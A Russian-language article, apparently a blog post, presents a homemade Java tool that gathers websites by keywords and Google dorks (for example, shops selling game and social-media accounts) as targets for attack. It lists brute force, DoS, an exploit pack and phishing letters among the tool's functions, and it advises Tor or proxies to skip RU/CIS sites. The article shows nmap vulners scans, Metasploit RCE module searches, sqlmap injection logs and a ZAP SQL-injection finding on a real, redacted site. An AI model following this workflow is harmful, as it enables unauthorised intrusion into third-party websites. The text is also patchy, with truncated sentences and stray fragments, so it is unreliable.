

CatLiTools



Всем привет, сегодня я хочу рассказать как я написал не большую программу, которая тестирует веб ресурсы на различные векторы атак, а так же собирает разного рода информацию о веб ресурсах.

Одна из необычных функций, это сбор со всего интернета сайтов по нашим ключевым словам(подходящей под эти слова тематикой) для проведения дальнейших атак. Брутфорс собранных таргетов, сбор почт, дос, эксплоит пак, веб сканер, и готовые фишинговые письма. Но к этому мы вернемся чуть позже.

Весь код написан на java. Данная статья скорее больше походит не как tutorial для новичков, а как рассказ о своем опыте написания подобных программ, и подробное описание что данная программа может делать. Основной идеей создания данного проекта было - держать

Начнем с небольшого обзора что умеет данная программа:



Есть 3 вида утилит: Database work, WEB attack, Phish attack

- Проверить базу(url) на валид

Тут все просто, передаем на вход список сайтов(site.com), и программы возвращает список сайтов которые возвращают код ответа 200, и где не стоит фаервол.


- Создать новую базу(парсинг)

- Создать новую базу(google dork + ключевые слова)

Тут мы будем парсить url сайтов, по нашим ключевым словам. На этом пункте остановимся по подробнее, я на скринах покажу что куда тыкать, и все остальные функции работают по аналогии. Отвечу сразу на вопрос, зачем если есть шодан, который сразу дает сайты с открытыми портами, службами и их версиями - шодан выдает уязвимые сервисы, но не определенно только сайты, можно конечно же указать в параметр поиска что бы был открыт порт 8080/80, но тематику таких сайтов указать к сожалению не получится. Наша же программа с начало ищет подходящие сайты, и уже потом массово проверяет их на все возможные уязвимости.

Допустим нас интересуют сайты на тематику покупки игровых аккаунтов или же аккаунтов соц сетей. Для этого мы создаем 2 файла: в первом мы добавим ключевые слова такие как купить, приобрести, шоп, маркет и тд. А во втором мы добавим такие слова как телеграм, инстаграм, твитер, кс2, валорант и тд. Обратите внимание, что для примера я написал ключевые слова для поиска русскими буквами, для реального поиска они должны быть английскими(отсеить ru), а так же при старте парсинга рекомендуется добавить прокси(через настройки сети или проксифаер) или перекинуть весь трафик через тор. это улучшит поисковую выдачу и отсеит ru и снг!

Сам алгоритм создания базы ключей из 2 баз слов выглядит так(для примера на тематике крипты привел пример):



Так же мы говорим хотим ли мы создать только базу ключей, или же сразу пройтись по ней и создать базу сайтов:

```
[4] - Убрать все дубликаты с базы  
[5] - Создать новую базу(google dork + ключевые слова)  
[6] - Создать базу(parse) из готовой базы  
[7] - Запуск кастомного Kitrix-java класса(source)  
[8] - Сортировать базу по ключевым(конкретным) CVE || Службы/Версии
```

выбираем 2 и жмем enter

```
2  
Записывать новую базу(парсинг) и проверить ее[Y]
```

```
Только создать новую базу(парсинг)[N]
```

выбираем Y

Потом вводим пути до наших файлов с ключевыми словами:

- [3] - Сортировать базу на CVE
- [4] - Убрать все дубликаты с базы
- [5] - Создать новую базу(google dork + ключевые слова)
- [6] - Создать базу(parse) из готовой базы
- [7] - Запуск кастомного Kitrix-java класса(source)
- [8] - Сортировать базу по ключевым(конкретным) CVE || Службы/Версии

предыдущие действие

2
Записывать новую базу(парсинг) и проверить ее[Y]
Только создать новую базу(парсинг)[N]
Y

Файл ключевые слова(1):

/home/root/Документы/slova1.txt

Файл ключевые слова(2):

/home/root/Документы/slova2.txt

вводим путь до заранее созданного 1 и 2 файла с ключами

И путь куда запишется отсортированная и не отсортированная база:

Файл куда запишется новая НЕ отсортированная база:

/home/root/Документы/no-sort.txt

Файл куда запишется новая ОТСОРТИРОВАННАЯ база:


/home/root/Документы/sort.txt

пути до заранее созданных текстовых файлов для сорт и несорт базы

[illegible]

При создании базы ключей, мы можем воспользоваться встроенной функцией добавления гугл дорков, допустим указать что нам нужны все вордпрес сайты, в которых есть на главной странице наши ключевые слова. И таким итогом у нас получится база шопов на ворд пресс, заточенных на аккаунтах соц сетей и аккаунтов игр.

После сбора таргетов, мы можем закинуть их в nmap с плагином vulners - так просто удобнее, к списку портов, сервисов и их версий, добавляются еще и списки эксплойтов которые эксплуатируют ту или иную уязвимость.



```
nick@nick-desktop: ~  
Файл Правка Вид Поиск Терминал Справка  
nick@nick-desktop:~$ nmap -iL /home/.../Загрузки/good-bd.txt -oN /home/.../Загрузки/cve-no-check.txt -sV --script vulners
```

вводим в терминал эту команду(с путями к нашим файлам) и жмем enter

Далее можно по метасплиту найти подходящий эксплоит, и попробовать раскрывать уязвимость:

```
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
|_vulners:
|_cpe:/a:openssh:openssh:8.2p1:
|PRION:CVE-2020-15778 6.8 https://vulners.com/prion/PRION:CVE-2020-15778
|CVE-2020-15778 6.8 https://vulners.com/cve/CVE-2020-15778
|C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3 6.8 https://vulners.com/githubexploit/C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3 *EXPLOIT*
|10213DBE-F683-58BB-B6D3-353173626207 6.8 https://vulners.com/githubexploit/10213DBE-F683-58BB-B6D3-353173626207 *EXPLOIT*
|PRION:CVE-2020-12062 5.0 https://vulners.com/prion/PRION:CVE-2020-12062
|CVE-2020-12062 5.0 https://vulners.com/cve/CVE-2020-12062
|PRION:CVE-2021-28041 4.6 https://vulners.com/prion/PRION:CVE-2021-28041
|CVE-2021-28041 4.6 https://vulners.com/cve/CVE-2021-28041
|PRION:CVE-2021-41617 4.4 https://vulners.com/prion/PRION:CVE-2021-41617
|CVE-2021-41617 4.4 https://vulners.com/cve/CVE-2021-41617
|PRION:CVE-2020-14145 4.3 https://vulners.com/prion/PRION:CVE-2020-14145
|PRION:CVE-2016-20012 4.3 https://vulners.com/prion/PRION:CVE-2016-20012
|CVE-2020-14145 4.3 https://vulners.com/cve/CVE-2020-14145
|CVE-2016-20012 4.3 https://vulners.com/cve/CVE-2016-20012
|PRION:CVE-2021-36368 2.6 https://vulners.com/prion/PRION:CVE-2021-36368
|CVE-2021-36368 2.6 https://vulners.com/cve/CVE-2021-36368
|_80/tcp    open  http      Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_vulners:
|_cpe:/a:apache:http_server:2.4.41:
|PACKETSTORM:176334 7.5 https://vulners.com/packetstorm/PACKETSTORM:176334 *EXPLOIT*
|PACKETSTORM:171631 7.5 https://vulners.com/packetstorm/PACKETSTORM:171631 *EXPLOIT*
|OSV:BIT-APACHE-2023-25690 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2023-25690
|OSV:BIT-APACHE-2022-31813 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2022-31813
|OSV:BIT-APACHE-2022-23943 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2022-23943
|OSV:BIT-APACHE-2022-22720 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2022-22720
|OSV:BIT-APACHE-2021-44790 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2021-44790
|OSV:BIT-APACHE-2021-42013 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2021-42013
|OSV:BIT-APACHE-2021-41773 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2021-41773
|OSV:BIT-APACHE-2021-39275 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2021-39275
|OSV:BIT-APACHE-2021-26691 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2021-26691
|OSV:BIT-APACHE-2020-11984 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2020-11984
|MSF:EXPLOIT-MULTI-HTTP-APACHE_NORMALIZE_PATH_RCE- 7.5 https://vulners.com/metasploit/MSF:EXPLOIT-MULTI-HTTP-APACHE_NORMALIZE_PATH_RCE-
|*EXPLOIT*
|MSF:AUXILIARY-SCANNER-HTTP-APACHE_NORMALIZE_PATH- 7.5 https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-HTTP-APACHE_NORMALIZE_PATH-
|*EXPLOIT*
|F9C0CD4B-3B60-5720-AE7A-7CC31DB839C5 7.5 https://vulners.com/githubexploit/F9C0CD4B-3B60-5720-AE7A-7CC31DB839C5 *EXPLOIT*
```

```
i43/tcp open ssl/http Apache httpd 2.4.41 ((Ubuntu))
```

```
_http-server-header: Apache/2.4.41 (Ubuntu)
```

```
vulners:
  cpe:/a:apache:http_server:2.4.41:
    PACKETSTORM:176334 7.5 https://vulners.com/packetstorm/PACKETSTORM:176334 *EXPLOIT*
    PACKETSTORM:171631 7.5 https://vulners.com/packetstorm/PACKETSTORM:171631 *EXPLOIT*
    OSV:BIT-APACHE-2023-25690 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2023-25690
    OSV:BIT-APACHE-2022-31813 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2022-31813
    OSV:BIT-APACHE-2022-23943 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2022-23943
    OSV:BIT-APACHE-2022-22720 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2022-22720
    OSV:BIT-APACHE-2021-44790 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2021-44790
    OSV:BIT-APACHE-2021-42013 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2021-42013
    OSV:BIT-APACHE-2021-41773 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2021-41773
    OSV:BIT-APACHE-2021-39275 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2021-39275
    OSV:BIT-APACHE-2021-26691 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2021-26691
    OSV:BIT-APACHE-2020-11984 7.5 https://vulners.com/osv/OSV:BIT-APACHE-2020-11984
    MSF:EXPLOIT-MULTI-HTTP-APACHE_NORMALIZE_PATH_RCE- 7.5 https://vulners.com/metasploit/MSF:EXPLOIT-MULTI-HTTP-APACHE_NORMALIZE_PATH_RCE-
      *EXPLOIT*
    MSF:AUXILIARY-SCANNER-HTTP-APACHE_NORMALIZE_PATH- 7.5 https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-HTTP-APACHE_NORMALIZE_PATH-
      *EXPLOIT*
    F9C0CD4B-3B60-5720-AE7A-7CC31DB839C5 7.5 https://vulners.com/githubexploit/F9C0CD4B-3B60-5720-AE7A-7CC31DB839C5 *EXPLOIT*
    EDB-ID:51193 7.5 https://vulners.com/exploitdb/EDB-ID:51193 *EXPLOIT*
    EDB-ID:50512 7.5 https://vulners.com/exploitdb/EDB-ID:50512 *EXPLOIT*
    EDB-ID:50446 7.5 https://vulners.com/exploitdb/EDB-ID:50446 *EXPLOIT*
    EDB-ID:50406 7.5 https://vulners.com/exploitdb/EDB-ID:50406 *EXPLOIT*
    E796A40A-8A8E-59D1-93FB-78EF4D8B7FA6 7.5 https://vulners.com/githubexploit/E796A40A-8A8E-59D1-93FB-78EF4D8B7FA6 *EXPLOIT*
```

```
msf6 > search apache httpd
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/apache_normalize_path_rce	2021-05-10	excellent	Yes	Apache 2.4.4
9/2.4.50	Traversal RCE				
1	auxiliary/scanner/http/apache_normalize_path	2021-05-10	normal	No	Apache 2.4.4
9/2.4.50	Traversal RCE scanner				
2	auxiliary/scanner/http/mod_negotiation_brute		normal	No	Apache HTTPD
	mod_negotiation Filename Bruter				
3	auxiliary/scanner/http/mod_negotiation_scanner		normal	No	Apache HTTPD
	mod_negotiation Scanner				
4	exploit/windows/http/apache_chunked	2002-06-19	good	Yes	Apache Win32
	Chunked Encoding				
5	exploit/unix/webapp/wp_phpmailer_host_header	2017-05-03	average	Yes	WordPress PH
	PMailer Host Header Command Injection				
6	exploit/unix/webapp/jquery_file_upload	2018-10-09	excellent	Yes	blueimp's jQ
	uery (Arbitrary) File Upload				

Или sqlmap для дальнейшей проверки на sql инъекцию:

```
File Edit View Search Terminal Help
[03:45:28] [INFO] testing 'PostgreSQL boolean-based blind - Stacked queries'
[03:46:08] [INFO] testing 'PostgreSQL boolean-based blind - Stacked queries (GENERATE_SERIES)'
[03:46:53] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - Stacked queries (IF)'
[03:47:33] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - Stacked queries'
[03:48:29] [INFO] testing 'Oracle boolean-based blind - Stacked queries'
[03:49:22] [INFO] testing 'Microsoft Access boolean-based blind - Stacked queries'
[03:50:15] [INFO] testing 'SAP MaxDB boolean-based blind - Stacked queries'
[03:51:05] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[03:51:36] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[03:52:04] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[03:52:36] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[03:52:57] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID SUBSET)'
[03:53:24] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID SUBSET)'
[03:53:51] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID SUBSET)'

File Edit View Search Terminal Help
[03:44:47] [INFO] testing 'Microsoft SQL Server/Sybase AND time-based blind (heavy query)'
[03:45:02] [INFO] testing 'Microsoft SQL Server/Sybase OR time-based blind (heavy query)'
[03:45:16] [INFO] testing 'Microsoft SQL Server/Sybase AND time-based blind (heavy query - comment)'
[03:45:30] [INFO] testing 'Microsoft SQL Server/Sybase OR time-based blind (heavy query - comment)'
[03:45:36] [INFO] testing 'Oracle AND time-based blind'
[03:45:51] [INFO] testing 'Oracle OR time-based blind'
[03:46:05] [INFO] testing 'Oracle AND time-based blind (comment)'
[03:46:15] [INFO] testing 'Oracle OR time-based blind (comment)'
[03:46:25] [INFO] testing 'Oracle AND time-based blind (heavy query)'
[03:46:39] [INFO] testing 'Oracle AND time-based blind (heavy query) - parameter 'User-Agent' appears to be 'Oracle AND time-based blind (heavy query) - injectable'
it looks like the back-end DBMS is 'Oracle'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
[03:46:38] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[03:46:38] [INFO] testing 'Generic UNION query (random number) - 1 to 20 columns'
[03:46:38] [INFO] testing 'Generic UNION query (NULL) - 21 to 40 columns'
[03:46:38] [INFO] testing 'Generic UNION query (random number) - 21 to 40 columns'
[03:46:38] [INFO] testing 'Generic UNION query (NULL) - 41 to 60 columns'

File Edit View Search Terminal Help
[03:45:28] [INFO] testing 'PostgreSQL boolean-based blind - WHERE or HAVING clause (comment)'
[03:45:08] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (comment)'
[03:45:08] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (comment)'
[03:45:16] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - comment)'
[03:45:31] [WARNING] there is a possibility that the target (or WAF/IPS) is dropping 'suspicious' requests
[03:45:51] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[03:45:54] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[03:46:28] [INFO] parameter 'User-Agent' appears to be 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)' injectable (with --string=Toggle Menu ")
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
[03:46:28] [INFO] testing 'Generic inline queries'
[03:46:29] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[03:46:29] [INFO] automatically extending ranges for UNION query injection technique tests if there is at least one other (potential) technique found
[03:46:53] [INFO] testing 'Generic UNION query (random number) - 1 to 20 columns'

File Edit View Search Terminal Help
[03:44:37] [INFO] testing 'DBMS_PIPE.RECEIVE_MESSAGE()'
[03:44:10] [INFO] testing 'Oracle time-based blind - ORDER BY, GROUP BY clause (heavy query)'
[03:44:11] [INFO] testing 'HSQLDB >= 1.7.2 time-based blind - ORDER BY, GROUP BY clause (heavy query)'
[03:44:11] [INFO] testing 'HSQLDB >= 2.0 time-based blind - ORDER BY, GROUP BY clause (heavy query)'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[03:44:12] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[03:44:32] [INFO] testing 'Generic UNION query (random number) - 1 to 10 columns'
[03:46:37] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[03:46:38] [INFO] testing 'MySQL UNION query (random number) - 1 to 10 columns'
[03:48:24] [WARNING] parameter 'User-Agent' does not seem to be injectable
[03:48:24] [WARNING] parameter 'Referer' does not appear to be dynamic
[03:48:24] [WARNING] heuristic (basic) test shows that parameter 'Referer' might not be injectable
[03:48:24] [INFO] testing for SQL injection on parameter 'Referer'
[03:48:24] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[03:48:53] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[03:49:16] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)
```

```
Файл Правка Вид Поиск Терминал Справка
[23:34:05] [INFO] testing 'IBM DB2 error-based - ORDER BY clause'
[23:34:06] [INFO] testing 'Microsoft SQL Server/Sybase error-based - Stacking (EXEC)'
[23:34:24] [INFO] testing 'Generic inline queries'
[23:34:24] [INFO] testing 'MySQL inline queries'
[23:34:25] [INFO] testing 'PostgreSQL inline queries'
[23:34:26] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[23:34:26] [INFO] testing 'Oracle inline queries'
[23:34:27] [INFO] testing 'SQLite inline queries'
[23:34:28] [INFO] testing 'Firebird inline queries'
[23:34:28] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[23:34:47] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[23:35:13] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[23:35:29] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[23:35:56] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[23:36:13] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[23:36:39] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[23:36:56] [INFO] testing 'PostgreSQL > 8.1 stacked queries'
[23:37:03] [INFO] parameter 'User-Agent' appears to be 'PostgreSQL > 8.1 stacked queries' injectable
it looks like the back-end DBMS is 'PostgreSQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
[23:37:03] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[23:37:03] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[23:37:22] [INFO] testing 'Generic UNION query (random number) - 1 to 20 columns'
```

```
Файл Правка Вид Поиск Терминал Справка
[22:20:05] [INFO] testing 'Generic UNION query (random number) - 1 to 20 columns'
[22:20:23] [INFO] target URL appears to be UNION injectable with 14 columns
[22:21:26] [WARNING] if UNION based SQL injection is not detected, please consider and/or try to force the back-end DBMS (e.g. '--dbms=mysql')
[22:21:26] [INFO] testing 'Generic UNION query (NULL) - 21 to 40 columns'
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[22:23:54] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[22:23:54] [INFO] testing 'Generic UNION query (13) - 41 to 60 columns'
[22:26:15] [INFO] testing 'Generic UNION query (13) - 61 to 80 columns'
[22:26:33] [INFO] testing 'Generic UNION query (13) - 81 to 100 columns'
[22:26:47] [INFO] checking if the injection point on User-Agent parameter 'User-Agent' is a false positive
[22:26:48] [WARNING] false positive or unexploitable injection point detected
[22:26:48] [WARNING] parameter 'User-Agent' does not seem to be injectable
[22:26:48] [WARNING] parameter 'Referer' does not appear to be dynamic
[22:26:48] [WARNING] heuristic (basic) test shows that parameter 'Referer' might not be injectable
[22:26:50] [INFO] testing for SQL injection on parameter 'Referer'
[22:26:50] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:28:06] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[22:28:46] [INFO] parameter 'Referer' appears to be 'OR boolean-based blind - WHERE or HAVING clause' injectable
[22:28:46] [INFO] testing 'Generic inline queries'
[22:28:46] [INFO] testing 'Generic UNION query (13) - 1 to 20 columns'
[22:29:05] [INFO] testing 'Generic UNION query (13) - 21 to 40 columns'
```

стандарты. Поддерживается более 100 языков

```
Файл Правка Вид Поиск Терминал Справка
[00:05:16] [INFO] testing 'HSQLDB >= 1.7.2 stacked queries (heavy query)'
[00:05:52] [INFO] testing 'HSQLDB >= 2.0 stacked queries (heavy query - comment)'
[00:06:16] [INFO] testing 'HSQLDB >= 2.0 stacked queries (heavy query)'
[00:06:52] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[00:07:33] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (query SLEEP)'
[00:08:05] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SLEEP)'
[00:08:39] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (SLEEP)'
[00:09:11] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SLEEP - comment)'
[00:09:33] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (SLEEP - comment)'
[00:09:54] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP - comment)'
[00:10:19] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (query SLEEP - comment)'
[00:10:43] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (BENCHMARK)'
[00:11:17] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (heavy query)'
[00:11:50] [INFO] testing 'MySQL < 5.0.12 OR time-based blind (BENCHMARK)'
[00:12:24] [INFO] testing 'MySQL > 5.0.12 OR time-based blind (heavy query)'
[00:12:58] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (BENCHMARK - comment)'
[00:13:24] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (heavy query - comment)'
[00:13:46] [INFO] testing 'MySQL < 5.0.12 OR time-based blind (BENCHMARK - comment)'
[00:14:08] [INFO] testing 'MySQL > 5.0.12 OR time-based blind (heavy query - comment)'
[00:14:28] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind'
[00:15:03] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (comment)'
[00:15:24] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (query SLEEP)'
[00:15:56] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (query SLEEP - comment)'
```

```
Файл Правка Вид Поиск Терминал Справка
[23:33:41] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (BENCHMARK - comment)'
[23:33:57] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (heavy query - comment)'
[23:34:12] [INFO] testing 'MySQL < 5.0.12 OR time-based blind (BENCHMARK - comment)'
[23:34:28] [INFO] testing 'MySQL > 5.0.12 OR time-based blind (heavy query - comment)'
[23:34:43] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind'
[23:35:06] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (comment)'
[23:35:21] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (query SLEEP)'
[23:35:47] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (query SLEEP - comment)'
[23:36:03] [INFO] testing 'MySQL AND time-based blind (ELT)'
[23:36:27] [INFO] testing 'MySQL OR time-based blind (ELT)'
[23:36:50] [INFO] testing 'MySQL AND time-based blind (ELT - comment)'
[23:37:11] [INFO] testing 'MySQL OR time-based blind (ELT - comment)'
[23:37:28] [INFO] parameter 'User-Agent' appears to be 'MySQL OR time-based blind (ELT - comment)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
[23:37:28] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[23:37:28] [INFO] testing 'Generic UNION query (random number) - 1 to 20 columns'
[23:37:28] [INFO] testing 'Generic UNION query (NULL) - 21 to 40 columns'
[23:37:28] [INFO] testing 'Generic UNION query (random number) - 21 to 40 columns'
[23:37:28] [INFO] testing 'Generic UNION query (NULL) - 41 to 60 columns'
[23:37:28] [INFO] testing 'Generic UNION query (random number) - 41 to 60 columns'
[23:37:28] [INFO] testing 'Generic UNION query (NULL) - 61 to 80 columns'
[23:37:28] [INFO] testing 'Generic UNION query (random number) - 61 to 80 columns'
[23:37:28] [INFO] testing 'Generic UNION query (NULL) - 81 to 100 columns'
[23:37:28] [INFO] testing 'Generic UNION query (random number) - 81 to 100 columns'
```


Но я еще проверял особо интересные сайты с помощью zap:

SQL-инъекция

URL-адрес: [REDACTED]

Риск: High

Достоверность: Medium

Параметр: shk-id

Атака: 1295-2

Доказательства:

CWE ID: 89

WASC ID: 19

Источник: Активная (40018 - SQL-инъекция)

Input Vector: Form Query

Описание:

SQL injection may be possible.

Дополнительно:

Исходные результаты страницы были успешно воспроизведены с использованием выражения [1295-2] в качестве значения параметра. Изменяемое значение параметра было удалено из вывода HTML для целей сравнения.

Решение:

Do not trust client side input, even if there is client side validation in place.
In general, type check all data on the server side.
If the application uses JDBC, use PreparedStatement or CallableStatement, with parameters passed by '?

Ссылка:

https://cheatsheetseries.owasp.org/cheatsheets/SQL_injection_Prevention_Cheat_Sheet.html

История Поиск Прерывания Оповещения Активное Сканирование Подбор и обнаружение ресурсов Параметры Фаззер Автоматизация Паук Вывод +

Оповещения (21)

- SQL-инъекция (376)
- SQL-инъекция - SQLite (96)**
- Обход пути (149)
- Потенциально открытые облачные метаданные
- Заголовок Content Security Policy (CSP) не задан
- Отсутствует заголовок (Header) для защиты от
